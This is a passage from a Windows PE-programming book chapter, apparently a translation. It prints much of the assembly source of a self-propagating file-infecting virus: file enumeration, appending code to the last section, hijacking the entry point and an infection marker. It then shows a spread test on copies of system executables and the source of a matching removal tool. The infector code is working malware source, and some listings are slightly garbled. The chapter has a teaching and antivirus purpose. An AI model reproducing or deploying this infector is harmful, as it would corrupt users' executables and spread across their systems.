800 ;
801 createMap proc
802     xor eax, eax
803     push eax
804     push ecx
805     push eax
806     push 00000004h
807     push eax
808     push dword ptr [ebx+fileHandle]
809     call [ebx+_CreateFileMappingA]
810     ret
811 createMap endp
812
813 ; -----
814 ; Map the file into the process address space
815 ; Input: ecx - Size of the mapping
816 ; Output: eax - Address of the mapped region if successful
817 ;
818 mapFile proc
819     xor eax, eax
820     push ecx
821     push eax
822     push eax
823     push 00000002h
824     push dword ptr [ebx+mapHandle]
825     call [ebx+_MapViewOfFile]
826     ret
827 mapFile endp

```

Although there is a lot of code above, it is all very simple, and most of the functions are introduced in detail in Chapter 17.

### 3. Infecting Files

The following functions may look very familiar to you. This is the core part of how the PE virus spreads, i.e., writing the virus code into a normal EXE file. The method of writing into the PE program's last section is almost the same. It is precisely in this part that the PE virus patch code is equipped with patching tools. Because the explanation is relatively detailed, I believe you can easily understand it.

```

829 ; -----
830 ; Specify the file to infect
831 ;
832 _infect proc
833     ; Get the file name and clear file attributes
834     lea esi, [ebx+WFD_szFileName]
835     push 80h
836     push esi
837     call [ebx+_SetFileAttributesA]
838     call openFile
839     inc eax ; If eax == -1, exit the file opening process
840     jz cannotOpen
841     dec eax
842     mov dword ptr [ebx+fileHandle], eax ; Store file handle
843     mov ecx, dword ptr [ebx+WFD_nFileSizeLow]
844     call createMap ; Create file mapping
845     or eax, eax
846     jz closeFile
847     mov dword ptr [ebx+mapHandle], eax
848     ; Map file into memory
849     mov ecx, dword ptr [ebx+WFD_nFileSizeLow]
850     call mapFile

```

```

851     or eax, eax
852     jz unMapFile
853     mov dword ptr [ebx+mapAddress], eax

```

Lines 833 to 853 open the target PE file, set the file attributes to normal, and map it into memory.

```

854
855
856
857 ; Start processing the file and determine if it is a valid PE file
858 mov esi, [eax+3ch]
859 add esi, eax
860 cmp dword ptr [esi], "PE" ; Compare to "PE"
861 jnz noInfect
862
863 push esi
864 mov esi, dword ptr [ebx+mapAddress]
865 add esi, 4
866 mov eax, dword ptr [esi]
867 pop esi
868
869 cmp eax, "iliq" ; Determine if it has been infected
870 jz noInfect

```

The above code determines whether the opened file is a PE file. If so, it continues to check through a marker if it has already been infected. If it is already infected, it will not be infected again. The marker is located at the fourth byte from the beginning of the PE file. Below is a list of the header information of an infected PE file:

```

00000000  4D 5A 90 00 71 69 6C 69 04 00 00 00 FF FF 00 00  MZ..iliq.....
00000010  B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 .....@.....

```

As shown above, at the fourth byte from the beginning of the file header, there is an "iliq" marker. Before patching, the patch program first checks for the presence of this marker. If it exists, the PE file will not be patched again. This prevents the repeated patching process of an already patched PE file.

Continuing on, the following shows the part where the virus code is appended to other parts of the PE file, with the addition location being the last section.

```

871 push dword ptr [esi+3ch] ; Save the file address
872 pop ecx ; Restore the file address
874
875 mov eax, VIR_TOTAL_SIZE
876 mov dword ptr [ebx+dwPatchCodeSize], eax
878
879 ; Get the alignment size and assign it to the alignment size variable
880 invoke getFileAlign, [ebx+mapAddress]
881 mov dword ptr [ebx+dwFileAlign], eax
882 xchg eax, ecx
883 mov eax, dword ptr [ebx+WFD_nFileSizeLow]
884 invoke _align
885 mov dword ptr [ebx+dwNewFileAlignSize], eax
887
888 ; Get the offset of the last section in the file
889 invoke getLastSectionStart, [ebx+mapAddress]
890 mov dword ptr [ebx+dwLastSectionStart], eax
892
893 ; Get the size of the last section
894 mov eax, dword ptr [ebx+dwNewFileAlignSize]
895 sub eax, dword ptr [ebx+dwLastSectionStart]
896 add eax, dword ptr [ebx+dwPatchCodeSize]
897 ; Calculate the alignment size and assign it to the alignment size variable
898 mov ecx, dword ptr [ebx+dwFileAlign]

```

```

899 invoke _align
900 mov dword ptr [ebx+dwLastSectionAlignSize], eax
902
903 ; Calculate the new file size
904 mov eax, dword ptr [ebx+dwLastSectionStart]
905 add eax, dword ptr [ebx+dwLastSectionAlignSize]
906 mov dword ptr [ebx+dwNewFileSize], eax
908
909 ; Unmap the file from memory
910 pushad
911 push dword ptr [ebx+mapAddress]
912 call [ebx+_UnmapViewOfFile]
913 push dword ptr [ebx+mapHandle]
914 call [ebx+_CloseHandle]
915 popad
917
918 ; Use the new size to remap the file
919 mov dword ptr [ebx+newSize], eax
920 xchg ecx, eax
921 call createMap
922 or eax, eax
920 jz closeFile
921 mov dword ptr [ebx+mapHandle], eax
922 mov ecx, dword ptr [ebx+newSize]
923 call mapFile
924 or eax, eax
925 jz unMapFile
926 mov dword ptr [ebx+mapAddress], eax
927
928 ; Begin the patching process
929
930 ; Calculate SizeOfRawData
931 invoke _getRVACount, [ebx+mapAddress]
932 xor edx, edx
933 dec eax
934 mov ecx, sizeof IMAGE_SECTION_HEADER
935 mul ecx
936
937 mov edi, dword ptr [ebx+mapAddress]
938 assume edi: ptr IMAGE_DOS_HEADER
939 add edi, [edi].e_lfanew
940 mov esi, edi
941 assume esi: ptr IMAGE_NT_HEADERS
942 add edi, sizeof IMAGE_NT_HEADERS
943 add edi, eax
944 assume edi: ptr IMAGE_SECTION_HEADER
945 mov eax, dword ptr [ebx+dwLastSectionAlignSize]
946 mov [edi].SizeOfRawData, eax
947
948 ; Calculate Misc value
949 invoke getSectionAlign, [ebx+mapAddress]
950 mov dword ptr [ebx+dwSectionAlign], eax
951 xchg eax, ecx
952 mov eax, dword ptr [ebx+dwLastSectionAlignSize]
953 invoke _align
954 mov [edi].Misc, eax
955
956 ; Set the section characteristics to executable, readable, and writable
957 or dword ptr [edi].Characteristics, 0A0000020h
958 push esi
959 mov esi, dword ptr [ebx+mapAddress]
960 add esi, 4
961 mov dword ptr [esi], "iliq" ; Set the marker to indicate the file is infected
962 pop esi
963
964 ; Calculate VirtualAddress
965 mov eax, [edi].VirtualAddress ; Get the start RVA value
966 mov dword ptr [ebx+dwVirtualAddress], eax
967
968 ; Set the new entry point address
969 mov eax, dword ptr [ebx+dwNewFileAlignSize]
970 invoke OffsetToRVA, [ebx+mapAddress], eax
971 mov dword ptr [ebx+dwNewEntryPoint], eax
972 mov edi, dword ptr [ebx+mapAddress]
973 assume edi: ptr IMAGE_DOS_HEADER
974 add edi, [edi].e_lfanew

```

```

975 assume edi: ptr IMAGE_NT_HEADERS
976 mov eax, [edi].OptionalHeader.AddressOfEntryPoint
977 mov dword ptr [ebx+dwDstEntryPoint], eax
978 mov eax, dword ptr [ebx+dwNewEntryPoint]
979 mov [edi].OptionalHeader.AddressOfEntryPoint, eax
980
981 mov eax, dword ptr [ebx+dwDstEntryPoint]
982 sub eax, dword ptr [ebx+dwNewEntryPoint]
983 mov dword ptr [ebx+dwEIPOff], eax
984
985 ; Adjust SizeOfImage
986 mov eax, dword ptr [ebx+dwLastSectionAlignSize]
987 mov ecx, dword ptr [ebx+dwSectionAlign]
988 invoke _align
989 add eax, dword ptr [ebx+dwVirtualAddress]
990 mov [edi].OptionalHeader.SizeOfImage, eax
991
992 ; Copy virus code
993 lea esi, [ebx+vir_start]
994 mov edi, dword ptr [ebx+mapAddress]
995 add edi, dword ptr [ebx+dwNewFileAlignSize]
996
997 mov ecx, dword ptr [ebx+dwPatchCodeSize]
998 rep movsb
999
1000 ; Modify the E9 instruction in the program with the offset value
1001 mov eax, dword ptr [ebx+mapAddress]
1002 add eax, dword ptr [ebx+dwNewFileAlignSize]
1003 add eax, dword ptr [ebx+dwPatchCodeSize]
1004
1005 sub eax, 5 ; eax points to the E9 offset value
1006 mov edi, eax
1007
1008 sub eax, dword ptr [ebx+mapAddress]
1009 add eax, 4
1010
1011 nop
1012 mov ecx, dword ptr [ebx+dwDstEntryPoint]
1013 invoke _OffsetToRVA, [ebx+mapAddress], eax
1014 sub ecx, eax
1015 mov dword ptr [edi], ecx
1016 inc byte ptr [ebx+infections] ; Increment infection count; if it exceeds the threshold,
return
1017 jmp unMapFile ; Unmap the file and update the infection count
1018
1019
1020 noInfect:
1021 ; If the file is already infected, restore the file and decrement the infection count by
1
1022 dec byte ptr [ebx+infections]
1023 mov ecx, dword ptr [ebx+WFD_nFileSizeLow]
1024 call truncFile
1025
1026 unMapFile:
1027 push dword ptr [ebx+mapAddress]
1028 call [ebx+_UnmapViewOfFile]
1029 closeMap:
1030 push dword ptr [ebx+mapHandle]
1031 call [ebx+_CloseHandle]
1032 closeFile:
1033 push dword ptr [ebx+fileHandle]
1034 call [ebx+_CloseHandle]
1035 cannotOpen:
1036 ; Restore the file's original attributes
1037 push dword ptr [ebx+WFD_dwFileAttributes]
1038 lea eax, [ebx+WFD_szFileName]
1039 push eax
1040 call [ebx+_SetFileAttributesA]
1041
1042 ret
1043 _infect endp
1044

```

The following functions are some auxiliary functions, which are relatively simple, so they are not explained in detail.

```

1045 ; -----
1046 ; Count the number of files that meet the criteria
1047 ; -----
1048 _infectIt proc
1049 ; Initialize the counter
1050 and dword ptr [ebx+infections], 0000000h
1051 lea eax, [ebx+offset WIN32_FIND_DATA1]
1052 push eax
1053 lea eax, [ebx+offset EXE_MASK]
1054 push eax
1055 call [ebx+_FindFirstFileA]
1056
1057 inc eax ; If successful, return not -1, otherwise exit
1058 jz failInfect
1059 dec eax
1060 mov dword ptr [ebx+searchHandle], eax ; Save the search handle
1061 _1:
1062 call _infect
1063 cmp byte ptr [ebx+infections], INFECTFILES ; If the number of infected files exceeds the
limit, exit
1064 jz failInfect
1065 _2:
1066 ; Clear the contents of the last read file name to prepare for the next step
1067 lea edi, [ebx+WFD_szFileName]
1068 mov ecx, MAX_PATH
1069 xor al, al
1070 rep stosb
1071 lea eax, [ebx+offset WIN32_FIND_DATA1]
1072 push eax
1073 push dword ptr [ebx+searchHandle]
1074 ; Find the next file that meets the criteria
1075 call [ebx+_FindNextFileA]
1076 or eax, eax ; If there is another file, continue processing
1077 jnz _1
1078 failInfect:
1079 ret
1080 _infectIt endp
1081
1082 _infectItAll proc
1083 ; Process each directory
1084 lea edi, [ebx+directories]
1085 push edi
1086 ; Process the EXE files in the current directory
1087 call [ebx+_SetCurrentDirectoryA]
1088 call _infectIt
1089 _infectItAll endp
1090

```

#### 4. Main Function

Before implementing the function modules of the patch program, the following work must be done. These tasks are encapsulated in a subroutine named \_start. This subroutine first obtains the base address of kernel32.dll, then acquires the addresses of several important functions, and initializes the memory addresses of all functions defined in the data section through the function \_getAllAPIs. Finally, it calls the function \_infectItAll to perform the infection.

```

1125 ; Call the function to create the directory (for concealment)
1126 mov eax, offset szDir
1127 add eax, ebx
1128 invoke _createDir, eax, NULL
1129
1130 ; Start linking our patches
1131 lea edi, [ebx+lpFunAddress]
1132 lea esi, [ebx+szFunNames]
1133 ; From the kernel32.dll base address, obtain the entry addresses of all related APIs
1134 call _getAllAPIs
1135
1136 ; Restore the current directory
1137 lea edi, [ebx+OriginDir]
1138 push edi
1139 push 7Fh
1140 call [ebx+_GetCurrentDirectoryA]

```

```

1141      ; Infect all the EXE files in the current directory
1142      call _infectItAll
1143
1144      popad
1145      ret
1146 _start endp
1147
1148 ; New entry point of the EXE file
1149
1150 .NewEntry:
1151     ; Save the value of the original stack top
1152     mov eax, dword ptr [esp]
1153     push eax
1154     call @F ; Save the address
1155 @@:
1156     pop ebx
1157     sub ebx, offset @B
1158     pop eax
1159     invoke _start
1160     jmp ToStart db 0E9h, 0F0h, OFFh, OFFh, OFFh
1161 vir_end equ this byte
1162     ret
1163 _end _NewEntry
1164

```

The code from lines 1151 to 1162 is the very first thing the entire patch program must do. The label \_NewEntry in line 1151 is the new entry point of the patch code, also the new entry point of the target program after patching. This part of the code first saves the original stack top value of ebx, then calls the \_start subroutine to complete the patching function. Line 1161 is the jump instruction E9 which transfers control to the new entry point of the patched program. Up to this point, the patching code of the virus program is completely finished.

### 23.2.3 VIRUS SPREAD TESTING

Before testing, you need to create a PE file with the virus code. Use the bind.exe patching program introduced in Chapter 17 to bind the virus patching code to a non-system PE file (such as notepad.exe). After patching, the target file C:\bindC.exe will contain the virus-infected PE file. The following will test this file against several other common PE files.

The steps for testing the spread of the virus are as follows:

1. Create a directory q1\a on the C drive, and copy several executable files from the Windows system, as well as the newly created bindC.exe, into the q1\a directory.
2. Execute bindC.exe in the q1\a directory.

By comparing the files before and after running bindC.exe, you can confirm that changes have occurred. Below is a comparison of the file lists in the directory before running bindC.exe:

```

The C drive does not have a volume label.
The serial number of the volume is 305B-C3E5

```

```
Directory of C:\q1\a
```

2010-07-07	11:03	<DIR>	.
2010-07-07	11:03	<DIR>	..
2010-07-07	11:03	0	a.txt
2010-07-07	11:03	1,228,800	bindB.exe
2010-07-07	11:03	70,144	bindC.exe
2008-04-14	20:00	978,432	explorer.exe
2010-05-20	12:00	25,600	HelloWorld.exe
2008-04-14	20:00	93,184	IEXPLORE.EXE
2008-04-14	20:00	332,288	mspaint.exe

```
2008-04-14 20:00          66,560  notepad.exe
2010-06-03 19:34          12,310,864  WINWORD.EXE
9 files 15,082,832 bytes
2 directories 1,717,116,928 bytes free
```

The directory listing after running bindC.exe is as follows:

```
The C drive does not have a volume label.
The serial number of the volume is 305B-C3E5
```

```
Directory of C:\ql\aa

2010-07-07 11:03 <DIR> .
2010-07-07 11:03 <DIR> ..
2010-07-07 11:03      683 a.txt
2010-07-07 11:03        0 b.txt
2010-07-07 11:03    1,232,896 bindB.exe
2010-07-07 11:03     70,144 bindC.exe
2008-04-14 20:00    982,016 explorer.exe
2010-05-20 12:00    26,144 HelloWorld.exe
2008-04-14 20:00   96,768 IEXPLORE.EXE
2008-04-14 20:00   335,872 mspaint.exe
2008-04-14 20:00     70,144 notepad.exe
2010-06-03 19:34   12,314,624 WINWORD.EXE
10 files 15,109,291 bytes
2 directories 1,717,092,352 bytes free
```

You can see that the added code length (taking notepad.exe as an example) is  $70144 - 66560 = 3584$  bytes (hexadecimal 0E00h).

If you observe carefully, you will notice that apart from bindC.exe, the size of all other PE files has increased by 3584 bytes. Why didn't the size of bindC.exe change? Think about it carefully, bindC.exe was opened in a way that isolates it from system operations. Therefore, when modifying this file, it was unable to open the file for modification and skipped it, which does not prevent the modification of other PE files.

Close bindC.exe, run another modified file (such as notepad.exe). Since notepad.exe has been patched, it will also infect other EXE files in this directory. Because the other EXE files except bindC.exe already have the characteristic markers of the virus, they will not be repeatedly infected; however, bindC.exe has not been infected yet, so the result is that the size of bindC.exe has also changed.

---

#### 23.2.4 COMPARISON OF PE STRUCTURE BEFORE AND AFTER INFECTION

Use the tool PEInfo to analyze a PE file, focusing on the entry point and the last section of the file. Taking notepad.exe as an example, the information displayed for notepad.exe before infection is:

```
File name: C:\notepad.exe

Platform: 0x014c (014c: Intel 386, 014d: Intel 486, 014e: Intel 586)
Number of sections: 3
File attributes: 0x010f
Preferred load address: 0x01000000
Entry point (RVA): 0x739d
```

<b>Section Name</b>	<b>Virtual Size</b>	<b>Virtual Address</b>	<b>Raw Data Size</b>	<b>Raw Data Pointer</b>	<b>Section Attributes</b>
.text	00007748	00001000	00007800	00000400	60000020
.data	0001ba48	00009000	00008000	00007c00	c0000040
.rsrc	00007f20	0000b000	00008400	00008400	40000040

The information displayed for notepad.exe after infection is as follows:

File name: C:\ql\alnotepad.exe

Platform: 0x014c (014c: Intel 386, 014d: Intel 486, 014e: Intel 586)  
Number of sections: 3  
File attributes: 0x010f  
Preferred load address: 0x01000000  
Entry point (RVA): 0x13000

<b>Section Name</b>	<b>Virtual Size</b>	<b>Virtual Address</b>	<b>Raw Data Size</b>	<b>Raw Data Pointer</b>	<b>Section Attributes</b>
.text	00007748	00001000	00007800	00000400	60000020
.data	0001ba48	00009000	00008000	00007c00	c0000040
.rsrc	00007f20	0000b000	00008400	00008400	40000040
	00000e00	0000b000	00008400	00008400	e0000060

The entry point address of the file has changed after infection, indicating the starting position of the embedded patch program code segment. The information description of the last section has also changed, indicating that the patch program has been embedded into the last section.

### 23.3 WRITING ANTIVIRUS CODE

Writing antivirus code is quite the opposite of virus infection, as long as you know how the virus infects files through static analysis or dynamic analysis, you naturally think of writing antivirus code.

In fact, cleaning PE viruses is not an easy task. Because the ways of PE infection vary greatly, especially with some advanced anti-debugging and anti-tracking techniques used by virus writers, the difficulty of analyzing virus code is quite high. Achieving automatic analysis through the process is almost impossible. Therefore, most commercial antivirus software uses a unified approach for dealing with PE viruses during the initial stages: removal or isolation. The following sections will outline the ideas for writing antivirus code for the antivirus program described in this chapter.

#### 23.3.1 BASIC IDEAS

By fully understanding the infection mechanism of PE viruses, you can write antivirus programs that restore infected PE files to their original state (at least to a state where the virus code does not run).

From the perspective of virus writing, if the goal is to ensure that files are not infected again, simply setting the virus marker "iliq" in the second double word at the beginning of the PE header will prevent the virus from corrupting the file again. However, this method is only a temporary solution. A quicker manual cleaning method involves locating the C3 instruction code at the end of the last section, finding the non-zero double word before it, obtaining the virus code size, and calculating the original entry point address. Then, by overwriting the PE entry point address with this address, you can bypass the virus code. The following shaded

section illustrates the part related to the original entry point address and the entry point address after infection.

```
00011030 E8 7E FF FF FF 61 C9 C3 8B 04 24 50 E8 00 00 00 .....a....$P....
00011040 00 5B 81 EB 41 1C 40 00 58 E8 78 FF FF FF E9 4A .[...A.@.X.x....J
00011050 37 FF FF C3 00 00 00 00 00 00 00 00 00 00 00 00 00 7.....
```

However, even though the above method can handle PE files that contain residual virus code and render it ineffective, it always leaves a sense of unease. Therefore, the best solution is to analyze the virus code thoroughly and write antivirus code.

The writing of antivirus software for this example largely follows these steps: through the program entry point, locate the starting position of the virus code in the file, then delete all data following this position, and correctly reset the description and entry point address of the last section.

In summary, writing the antivirus program can be divided into three steps:

- Step 1: Calculate the size of the virus code.
- Step 2: Obtain the original entry point address before the target PE file was infected.
- Step 3: Modify the relevant parameters of the target PE file.

The following sections introduce these three steps in detail.

---

#### 23.3.2 CALCULATING THE SIZE OF THE VIRUS CODE

The first step in writing antivirus code is to calculate the size of the virus code. The manual calculation method is very simple: find an uninfected program and compare it with the infected version of the same program. Then, use PEInfo to check the length change in the last section of the file. From the previous analysis, we can see that this value is:

00008e00h - 00008000h = 0e00h

That is, 3584 bytes.

The following introduces how to use a program to calculate the size of the virus code. First, look at the following code:

```
000103e0 50 41 44 44 49 4E 47 58 58 50 41 44 44 49 4E 47 PADDINGXXPADDING
000103f0 50 41 44 44 49 4E 47 58 58 50 41 44 44 49 4E 47 PADDINGXXPADDING
-----
00010400 E9 33 0C 00 00 47,65 74 50 72 6F 63 41 64 64 72 .3...GetProcAddress
00010410 65 73 73 00 4C 6F 61 64 4C 69 62 72 61 72 79 41 .LoadLibraryA
00010420 00 43 72 65 61 74 65 44 69 72 65 63 74 6F 72 79 ..CreateDirectory
.....
```

The section above the dotted line represents the last few lines of the original file before infection. The section below the dotted line represents the virus code added after infection.

The method for calculating the virus code size in the program involves three steps:

**Step 1:** Obtain the entry point address of the infected notepad.exe at 0x00013000 and calculate the offset in the last section:

$$13000h - B000h = 8000h$$

**Step 2:** Calculate the offset fOff of the virus code in the file based on the starting address of the last section:

$$fOff = 8400h + 8000h = 10400h$$

**Step 3:** Subtract fOff from the total file size to get the size of the virus code:

$$11200h - 10400h = 0e00h$$

---

### 23.3.3 OBTAINING THE ORIGINAL ENTRY POINT ADDRESS

First, find the jump instruction in the last few bytes of the last section (since the size of the last section differs for different target PE files, the number of "00" bytes padding the section varies). Therefore, you must use a calculation to determine the position of the jump instruction operation number). Based on the file offset of this section, calculate the RVA of the jump instruction and determine the original entry point RVA.

- The location of the last jump instruction of the virus in the file: 0x0001104E
- The calculated RVA based on the file offset: 0x00013C4E

The difference between the original entry point address and this value is the operation number of the jump instruction, 0xFFFF374A, as shown below:

00011030	E8 7E FF FF FF 61 C9 C3 8B 04 24 50 E8 00 00 00	.....a....\$P....
00011040	00 5B 81 EB 41 1C 40 00 58 E8 78 FF FF FF E9 4A	.[..A.@.X.x....J
00011050	37 FF FF C3 00 00 00 00 00 00 00 00 00 00 00 00	7.....
00011060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

By performing the reverse calculation (not the inverse calculation, but subtraction), you can find the original entry point address: 0x00007398. Be sure to remember, when calculating, to add the 5 bytes of the jump instruction itself. Finally, you get the original entry point address of the program as:

$$0x00007398 + 5 = 0x0000739d$$

---

### 23.3.4 CORRECTING OTHER PARAMETERS IN THE PE HEADER

The final section of the infected PE file needs to be corrected. The fields to be corrected include:

- IMAGE\_SECTION\_HEADER.Misc
- IMAGE\_SECTION\_HEADER.SizeOfRawData

---

### 23.3.5 MAIN CODE

For detailed information about the antivirus code, see Code Listing 23-3.

**Code Listing 23-3:** Antivirus code for PE virus, function \_openFile  
(chapter23\antiVirPE.asm)

```
1 ;-----
2 ; Open the PE file processing
3 ;-----
4 _openFile proc
5     local @stOF:OPENFILENAME
6     local @hFile, @hMapFile
7     local @lpMemory
8     local @dwFileSize, @dwTemp
9
10    invoke RtlZeroMemory, addr @stOF, sizeof @stOF
11    mov @stOF.lStructSize, sizeof @stOF
12    push hWinMain
13    pop @stOF.hwndOwner
14    mov @stOF.lpstrFilter, offset szExtPe
15    mov @stOF.lpstrFile, offset szFileName
16    mov @stOF.nMaxFile, MAX_PATH
17    mov @stOF.Flags, OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
18    invoke GetOpenFileName, addr @stOF ; Allow the user to select the file to open
19    .if !eax
20    .jmp @F
21    .endif
22    invoke wsprintf, addr szBuffer, addr szOut, addr szFileName
23    invoke _appendInfo, addr szBuffer
24
25    invoke CreateFile, addr szFileName, GENERIC_READ,\
26          FILE_SHARE_READ or FILE_SHARE_WRITE, NULL,\
27          OPEN_EXISTING, FILE_ATTRIBUTE_ARCHIVE, NULL
28    .if eax!=INVALID_HANDLE_VALUE
29    mov @hFile, eax
30    invoke GetFileSize, eax, NULL ; Get the file size
31    mov totalSize, eax
32
33    .if eax
34    invoke CreateFileMapping, @hFile, NULL,\
35          PAGE_READONLY, 0, 0, NULL
36    .if eax
37    mov @hMapFile, eax
38    invoke MapViewOfFile, eax, \
39          FILE_MAP_READ, 0, 0, 0
40    .if eax
41    mov @lpMemory, eax ; Get the memory address mapped in the file
42    assume fs:nothing
43    push ebp
44    push offset _ErrFormat
45    push offset _Handler
46    push fs:[0]
47    mov fs:[0], esp
48
49    ; Start processing the file
50    ; Get the entry point, this address is the start address of the virus code
51    invoke getEntryPoint, @lpMemory
52    invoke _RVAToOffset, @lpMemory, eax ; Convert the file offset to RVA
53
54    mov dwVirStartOff, eax
55    mov ebx, totalSize
56    sub ebx, eax
57    mov virSize, ebx
58
59    ; Adjust the file size
60    mov eax, totalSize
61    sub eax, virSize
62    mov dwNewFileSize, eax
63
64    invoke wsprintf, addr szBuffer, addr szOut124, eax
65    invoke _appendInfo, addr szBuffer
```

```

66
67 ; Allocate memory space
68 invoke GlobalAlloc, GHND, dwNewFileSize
69 mov @hDstFile, eax
70 invoke GlobalLock, @hDstFile
71 mov lpDstMemory, eax ; Assign the destination memory
72
73 ; Copy the content of the target file to the allocated memory
74 mov ecx, dwNewFileSize
75 invoke MemCopy, lpMemory, lpDstMemory, ecx
76
77 invoke wsprintf, addr szBuffer, addr szOut1, virSize
78 invoke _appendInfo, addr szBuffer
79
80 ; Fix the SizeOfRawData of the last section
81 invoke _getRVACount, lpMemory
82 xor edx, edx
83 dec eax
84 mov ecx, sizeof IMAGE_SECTION_HEADER
85 mul ecx
86
87 mov edi, lpDstMemory
88 assume edi:ptr IMAGE_DOS_HEADER
89 add edi, [edi].e_lfanew
90 mov esi, edi
91 assume esi:ptr IMAGE_NT_HEADERS
92 add edi, sizeof IMAGE_NT_HEADERS
93 add edi, eax
94 assume edi:ptr IMAGE_SECTION_HEADER
95 mov eax, [edi].SizeOfRawData
96 sub eax, virSize
97 mov [edi].SizeOfRawData, eax
98
99 ;invoke wsprintf, addr szBuffer, addr szOutHex, eax
100 ;invoke _appendInfo, addr szBuffer
101
102 ; Calculate the original entry point address of the program
103 ; Find the first C3 instruction from the end of the file
104 mov esi, lpMemory
105 add esi, totalSize
106 .while al != 0C3h
107 mov al, byte ptr [esi]
108 .endw
109 dec esi
110 .endw
111 sub esi, 3 ; Adjust the jump instruction pointer to dwTemp
112 mov eax, dword ptr [esi]
113 mov @dwTemp, eax
114
115 invoke wsprintf, addr szBuffer, addr szOut3, eax
116 invoke _appendInfo, addr szBuffer
117
118 ; Find the location of the jump instruction in the file
119 sub esi, lpMemory
120 dec esi
121
122 invoke wsprintf, addr szBuffer, addr szOut2, esi
123 invoke _appendInfo, addr szBuffer
124
125 ; Convert the offset in the file to RVA
126 invoke _OffsetToRVA, lpMemory, esi
127
128 ; Add the 5 bytes of the jump instruction itself
129 add eax, 5
130 add eax, dwTemp ; Adjust the operation value, this is the original entry point
131 mov dwOldEntryPoint, eax
132 invoke wsprintf, addr szBuffer, addr szOut4, eax
133 invoke _appendInfo, addr szBuffer
134
135 ; Fix the original entry point address
136 mov edi, lpDstMemory
137 assume edi: ptr IMAGE DOS HEADER
138 add edi, [edi].e_lfanew
139 assume edi: ptr IMAGE_NT_HEADERS
140 mov eax, dwOldEntryPoint
141 mov [edi].OptionalHeader.AddressOfEntryPoint, eax

```

```

142
143 ; Fix SizeOfImage
144 ; Because there is no change in the file size, this value does not need to be corrected
145
146 ; Write the file content to C:\bindC.exe
147 invoke WriteToFile, lpDstMemory, dwNewFileSize
148
149 ; Handle the end of the file
150 invoke _appendInfo, addr szFinished
151 jmp _ErrorExit
152
153 _ErrFormat:
154 invoke MessageBox, hWinMain, offset szErrFormat, NULL, MB_OK
155 _ErrorExit:
156 pop fs:[0]
157 add esp, 0Ch
158 invoke UnmapViewOfFile, lpMemory
159 .endif
160 invoke CloseHandle, @hMapFile
161 .endif
162 invoke CloseHandle, @hFile
163
164 .endif
165 .endif
166 @@:
167 ret
168 _openFile endp

```

The code listed above is the source code of the \_openFile function in the accompanying book file chapter23\antiVirPE.asm. The function code lines 18-39 map the PE target file to memory, lines 49-62 calculate the original program size and store it in the variable dwNewFileSize. Lines 67-71 call the GlobalAlloc function to request memory space with the size of dwNewFileSize, and lines 73-75 copy the part of the virus code to the requested memory space. Lines 80-141 update some parameters in the new file, mainly including the two fields described in the last section and the program's entry point address. Finally, the content that has been cleaned of the virus is written into the file, completing the antivirus process.

---

#### 23.3.6 EXECUTION TEST

The running interface of the antivirus program is shown in Figure 23-1.



**Figure 23-1:** Antivirus Execution Process

As shown in the figure, the operation to remove the virus from an infected file is not very complicated. First, determine the new file size and the size of the virus code, then obtain the original entry point of the program and correct the relevant parameters. The output of the

figure shows the values of several key variables related to this process. For related files involved in the practical implementation of the antivirus program in this chapter, refer to the accompanying book files in the directory chapter23\a. Readers can use PEComp to compare the original incident program with the C:\bindE.exe file after the virus code has been removed, checking the differences in the PE header fields between the two files, to further understand the method of removing the PE virus.

**Note:** Real antivirus software has a lot more to do when dealing with infected EXE files, such as modifying the process of loading into memory, removing registry system services, removing autorun items from the registry, scanning and handling infected files on the hard drive, etc.

---

#### 23.4 SUMMARY

This chapter first introduced the common protection techniques used by viruses, based on a standard (including propagation, destructive, and stealth modules) PE virus code example, and then explored the principles of how these PE viruses work, as well as how to write related antivirus code.

The focus of this chapter is to understand the process of PE virus propagation, which in reality is the process of infecting the target PE file by the virus. This process is covered in detail in the virus patching program. Therefore, the phrase "fight poison with poison" means that only by deeply understanding the infection mechanism, propagation mechanism, and stealth mechanism of viruses can you effectively use certain programming techniques, and even some common techniques used by viruses, to better perform antivirus operations.

## POSTSCRIPT

The writing of this book concludes here. The application of PE is not something that can be fully covered in one or two books. There are many applications that cannot be described due to space limitations, including adding background music to a program, recording certain application program usage logs on a computer, encrypting, and Sinicizing. I believe that readers of this book, by mastering basic PE knowledge and related programming techniques, can implement various PE applications according to their own designed goals and open the door to computer security that seems very high and deep.

Finally, a phrase to everyone: Enjoy life every day! I wish all colleagues in the IT field a happy life every day.